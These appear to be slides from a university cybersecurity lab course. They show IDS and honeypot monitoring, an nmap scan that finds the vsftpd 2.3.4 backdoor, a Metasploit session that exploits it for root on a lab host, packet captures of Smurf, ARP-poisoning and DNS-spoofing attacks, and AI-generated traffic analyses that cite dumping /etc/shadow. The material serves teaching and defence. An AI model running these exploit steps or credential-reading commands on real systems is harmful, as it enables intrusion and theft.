
Suricata IDS Event Log Monitoring Network Uplink Traffic




Suricata IDS Monitoring Potential Threats in Network Uplink Traffic



Suricata IPS Blocking Nmap Scan and SQL Injection in Real Time



T-Pot Honeypot on AWS Cloud Showing Top Attack Events and Sources



T-POT Honeypot on AWS Cloud — Password Brute-Force Attack Trend



Vulnerability Scanner with Nmap — CVEs and Software Versions Detected

```
ntec1-17:~> nmap -sV --script vuln vul.ilab.ntec.ie.cuhk.edu.hk -p 21
Starting Nmap 7.70 ( https://nmap.org ) at 2023-08-21 10:11 HKT
Nmap scan report for vul.ilab.ntec.ie.cuhk.edu.hk (192.168.42.7)
Host is up (0.00035s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: OSVDB:73573  CVE:CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|         Disclosure date: 2011-07-03
|         Exploit results:
|           Shell command: id
|           Results: uid=0(root) gid=0(root)
|         References:
|           http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|           https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|           https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|           http://osvdb.org/73573
|_ sslv2-drown:
MAC Address: 00:50:56:A2:DC:17 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
```

Penetration Test with Msfconsole Exploiting vsFTP Vulnerability and Gaining Root Access

```
#  Name                                Disclosure Date  Rank      Check  Description
-  ---
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.42.7
RHOST => 192.168.42.7
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.42.7:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.42.7:21 - USER: 331 Please specify the password.
[+] 192.168.42.7:21 - Backdoor service has been spawned, handling...
[+] 192.168.42.7:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.31:37767 -> 192.168.42.7:6200) at 2023-08-21 10:05:59 +0800

id
uid=0(root) gid=0(root)
whoami
root
```



Real-World Case Studies

- Analyze real cyberattack scenarios
- Learn from defensive failures
- Study response strategies and forensic insights

Smurf Attack — Distributed Denial of Service (DDoS) with ICMP

Time	Source IP	Destination IP	Protocol	Length	Info
1 0.000000	143.119.236.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
2 0.000021	1.172.212.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
3 0.000096	14.198.136.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
4 0.000110	218.253.224.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
5 0.000124	88.177.220.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
6 0.000222	231.147.199.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
7 0.000236	184.234.131.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
8 0.000291	235.90.31.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
9 0.000306	44.11.42.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
10 0.000320	227.140.25.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
11 0.000376	68.91.127.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
12 0.000391	178.229.10.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
13 0.000794	128.161.150.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
14 0.000811	22.227.231.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
15 0.001045	241.187.44.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
16 0.001061	153.33.194.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
17 0.001224	75.83.220.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
18 0.001240	62.149.170.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
19 0.001254	177.213.115.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
20 0.001312	59.30.16.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
21 0.001327	13.103.191.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
22 0.001341	182.163.145.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
23 0.001354	190.53.248.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
24 0.001715	17.43.148.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
25 0.001731	176.23.162.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
26 0.001745	206.235.250.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
27 0.001758	118.99.204.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
28 0.001772	229.20.245.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
29 0.001842	89.48.195.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)
30 0.001856	217.178.30.0	172.18.200.254	ICMP	106	Echo (ping) request id=0x0000, seq=0/0, ttl=0 (no response found)

spoofed
source
IP

Victim
IP

Network Packet Analysis of ARP Poisoning (MITM Attack with HTTPS Intercept)

No.	Time	Source	Destination	Protocol	Length	Info	
1	0.000000	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34	
2	0.000057	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34	duplicate use of 172.16.3.6 detected!)
3	2.0000259	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34	
4	2.0000317	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34	duplicate use of 172.16.3.6 detected!)
5	4.0000530	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34	
6	4.0000587	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34	duplicate use of 172.16.3.6 detected!)
7	6.0000811	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34	
8	6.0000872	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34	duplicate use of 172.16.3.6 detected!)
9	8.0001091	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34	
10	8.0001150	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34	duplicate use of 172.16.3.6 detected!)
11	10.0001358	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34	
12	10.0001513	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34	duplicate use of 172.16.3.6 detected!)
13	11.864782	172.16.3.6	172.16.3.2	TCP	74	44810 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TStamp=3490682409 TSectr=0 WS=128	
14	11.864864	172.16.3.2	172.16.3.6	TCP	74	443 → 44810 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TStamp=2876166469 TSectr=0 WS=128	
15	11.864974	172.16.3.6	172.16.3.2	TCP	66	44810 → 443 [ACK] Seq=1 Ack=1 Win=29112 Len=0 TStamp=3490682409 TSectr=2876166469	
16	11.867266	172.16.3.19	172.16.3.2	TCP	74	53648 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TStamp=3498673054 TSectr=0 WS=128	
17	11.867766	172.16.3.2	172.16.3.19	TCP	74	443 → 53648 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TStamp=938253760 TSectr=3	
18	11.867825	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=3498673054 TSectr=938253760	
19	11.877563	172.16.3.6	172.16.3.2	TLSv1.3	583	Client Hello	
20	11.877592	172.16.3.2	172.16.3.6	TCP	66	443 → 44810 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TStamp=2876166482 TSectr=3490682422	
21	11.879597	172.16.3.19	172.16.3.2	TLSv1.3	427	Client Hello	
22	11.880455	172.16.3.2	172.16.3.19	TCP	66	443 → 53648 [ACK] Seq=1 Ack=362 Win=50080 Len=0 TStamp=938253773 TSectr=3498673066	
23	11.909307	172.16.3.2	172.16.3.19	TLSv1.3	15...	Server Hello, Change Cipher Spec, Application Data, Application Data	
24	11.909344	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=362 Ack=1449 Win=64128 Len=0 TStamp=3498673096 TSectr=938253801	
25	11.909360	172.16.3.2	172.16.3.19	TLSv1.3	170	Application Data, Application Data	
26	11.909376	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=362 Ack=1553 Win=64128 Len=0 TStamp=3498673096 TSectr=938253801	
27	11.911494	172.16.3.19	172.16.3.2	TLSv1.3	146	Change Cipher Spec, Application Data	
28	11.912197	172.16.3.2	172.16.3.19	TLSv1.3	353	Application Data	HTTPS traffic intercept in MITM attack
29	11.912423	172.16.3.2	172.16.3.19	TLSv1.3	353	Application Data	
30	11.917239	172.16.3.2	172.16.3.6	TLSv1.3	16...	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data	
31	11.917368	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=442 Ack=2127 Win=64128 Len=0 TStamp=3498673104 TSectr=938253805	

Network Packet Analysis of DNS Spoofing in Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.111.129	192.168.111.2	DNS	75	Standard query 0x58a6 A www.hsbc.com.hk
2	0.000073	192.168.111.2	192.168.111.129	DNS	106	Standard query response 0x58a6 A www.hsbc.com.hk A 192.168.111.128
3	0.003139	192.168.111.2	192.168.111.129	DNS	169	Standard query response 0x58a6 A www.hsbc.com.hk A 27.110.78.2 NS tkoprdgss05.hsbc.com.hk NS
4	2.647526	192.168.111.129	192.168.111.2	DNS	79	Standard query 0xfb0a A www.hangseng.com.hk
5	2.647598	192.168.111.2	192.168.111.129	DNS	114	Standard query response 0xfb0a A www.hangseng.com.hk A 192.168.111.128
6	2.648151	192.168.111.2	192.168.111.129	DNS	191	Standard query response 0xfb0a A www.hangseng.com.hk CNAME hangseng.com.hk A 203.112.90.200 N
7	7.091060	192.168.111.129	192.168.111.2	DNS	70	Standard query 0x89ad A www.gov.hk
8	7.091138	192.168.111.2	192.168.111.129	DNS	96	Standard query response 0x89ad A www.gov.hk A 192.168.111.128
9	7.092517	192.168.111.2	192.168.111.129	DNS	521	Standard query response 0x89ad A www.gov.hk CNAME w2www01.wh.cis.gov.hk CNAME ds1.ogcio.gov.h
10	14.667804	192.168.111.129	192.168.111.2	DNS	70	Standard query 0x4b01 A www.hku.hk
11	14.667892	192.168.111.2	192.168.111.129	DNS	96	Standard query response 0x4b01 A www.hku.hk A 192.168.111.128
12	14.668296	192.168.111.2	192.168.111.129	DNS	405	Standard query response 0x4b01 A www.hku.hk A 147.8.2.58 NS ns3.hku.hk NS ns4.hku.hk NS ns1.h
13	23.692488	192.168.111.129	192.168.111.2	DNS	71	Standard query 0x2d04 A www.mit.edu
14	23.692570	192.168.111.2	192.168.111.129	DNS	98	Standard query response 0x2d04 A www.mit.edu A 192.168.111.128
15	23.695373	192.168.111.2	192.168.111.129	DNS	456	Standard query response 0x2d04 A www.mit.edu CNAME www.mit.edu.edgekey.net CNAME e9566.dsrb.a
16	30.503499	192.168.111.129	192.168.111.2	DNS	75	Standard query 0xa54b A www.cuhk.edu.hk
17	30.503597	192.168.111.2	192.168.111.129	DNS	106	Standard query response 0xa54b A www.cuhk.edu.hk A 192.168.111.128
18	30.507781	192.168.111.2	192.168.111.129	DNS	341	Standard query response 0xa54b A www.cuhk.edu.hk A 137.189.11.73 NS ns1.cuhk.edu.hk NS ns2.cu
19	41.047712	192.168.111.129	192.168.111.2	DNS	71	Standard query 0xc14d A www.usc.edu
20	41.047803	192.168.111.2	192.168.111.129	DNS	98	Standard query response 0xc14d A www.usc.edu A 192.168.111.128

- > Frame 2: 106 bytes on wire (848 bits), 106 bytes captured (848 bits)
- > Ethernet II, Src: VMware_61:ce:38 (00:0c:29:61:ce:38), Dst: VMware_c1:0b:e1 (00:0c:29:c1:0b:e1)
- > Internet Protocol Version 4, Src: 192.168.111.2, Dst: 192.168.111.129
- > User Datagram Protocol, Src Port: 53, Dst Port: 28681
- > Domain Name System (response)

Attacker Mac address

0000	00	0c	29	c1	0b	e1	00	0c	29	61	ce	38	08	00	45	06
0010	00	5c	d7	c7	00	00	40	11	42	f5	c0	a8	6f	02	c0	a8
0020	6f	81	00	35	70	09	00	48	f6	ca	58	a6	85	80	00	01
0030	00	01	00	00	00	00	00	03	77	77	04	68	73	62	63	01
0040	63	6f	6d	02	68	6b	00	00	01	00	01	03	77	77	77	04
0050	68	73	62	63	03	63	6f	6d	02	68	6b	00	00	01	00	01



AI for Cybersecurity

- AI tools for:
- - Vulnerability assessment
- - Threat detection
- - Forensic investigation
- - Automated incident reporting

Malware traffic analysis with AI tool (xAI: Grok 4 fast model)

The screenshot shows the xAI interface with several tabs open, each displaying analysis results for a different model. The tabs include:

- Google: Gemini 2.0 Flash Experimental (free)**: Summary of Findings: The packet capture reveals evidence of a compromised host (victim at 172.18.0.2) where an attacker (from 172.18.0.1) gained shell access via a non-standard TCP port (6200), likely a backdoor or exploited service. The attacker performs commands such as `id`, `whoami`, `cat /etc/shadow`, and `cat /etc/passwd`, dumping sensitive user and password hash. An FTP login attempt on port 21 (using invalid credentials "USER Dqvop:" and "PASS d"), which may be a probing or DDoS is evident, but the shell activity indicates post-exploitation reconnaissance. Timestamps are inconsistent across multiple sessions. Protocols involved are primarily TCP over IPv4, with FTP and raw shell-like payloads. The vsFTPD version (2.3.4) is known to have vulnerabilities (e.g., CVE-2011-2523 backdoor in some builds). No criminal activity promotion is involved in this analysis; this is a simulated or captured scenario for education.
- Meta: Llama 3.3 70B Instruct (free)**: Summary of Findings: Hacking activity is detected: unauthorized remote code execution and system enumeration via a backdoor shell. Identified Attack Details:
 - Attack Vector**: Primary: Backdoor shell access (non-interactive remote command execution over TCP port 6200, resembling a raw attacker sends shell commands (e.g., `id`, `whoami`, `cat /etc/shadow`, `cat /etc/passwd`) and receives root-privilege (possibly via an exploited service like the vulnerable vsFTPD). Secondary: Failed brute-force or probing login attempt on FTP (port 21) with nonsensical credentials, potential noise.
 - Attacker ID**: Source IP: 172.18.0.1, Source MAC: 02:42:ad:1c:96:07. The attacker initiates all connections and sends commands/payloads.
 - Victim ID**: Destination IP: 172.18.0.2, Destination MAC: 02:42:ac:12:00:02. The victim responds with server banners (e.g., vsFTPD 2.3.4 on port 21) and executes commands as root (uid=0), confirming compromise.
 - Hacking Timeline**: Initial FTP SYN/ACK/handshake to port 21; invalid login ("USER Dqvop:" / "PASS d"); server responds with "331 Please specify the password." but later "500 OOPS" error. Concurrently, a shell connection to port 6200 begins with `id` command, receiving root confirmation. Shell session continues with `nohup >/dev/null 2>&1` (possibly incomplete persistence attempt), `echo` commands outputting strings like "Wh1T2XR1XdGxL8Tc" and "QQP2BJmdKdTqRq3" (potential C2 beacons or encoded payloads). Further enumeration with `id` (root) and `whoami` (root). `cat /etc/shadow` dumps password hashes (e.g., root hash `\$1\$avp1\$0x0z8w5UF9IV./DR9E9Lid.`), exposing ~30 user entries. `cat /etc/passwd` dumps user database (~30 entries, including msf_in, root, etc.). Shell session ends with `exit`; FTP connection reset. Repeated shell connection to port 6200 with similar enumeration (echo commands, id, cat /etc/shadow and /etc/passwd); FTP probe and failed login; session closes with RST. Total activity spans ~45 seconds across two apparent sessions, focused on quick data exfiltration.
- Venice: Uncensored (free)**: Summary of Findings: Venice Uncensored Dolphin Mistral 24B Venice Edition is a fine-tuned variant of 24B-Instruct-2501, developed by dphn.ai in collaboration with Venice.ai. This model is designed for uncensored text generation.
- OpenAI: gpt-oss-20b (free)**: Summary of Findings: gpt-oss-20b is an open-weight 21B parameter model released by OpenAI under a Creative Commons Attribution Non-Commercial license. It uses a Mixture-of-Experts (MoE) architecture with 3.6B active parameters.



What You'll Gain

- Real-world technical experience
- Confidence in system & network management
- Skills to detect and defend against cyber-attacks
- Understanding of AI-powered cybersecurity tools



Final Message

- “Security is not a product, but a process.” – Bruce Schneier
- Let’s begin that process — hands-on!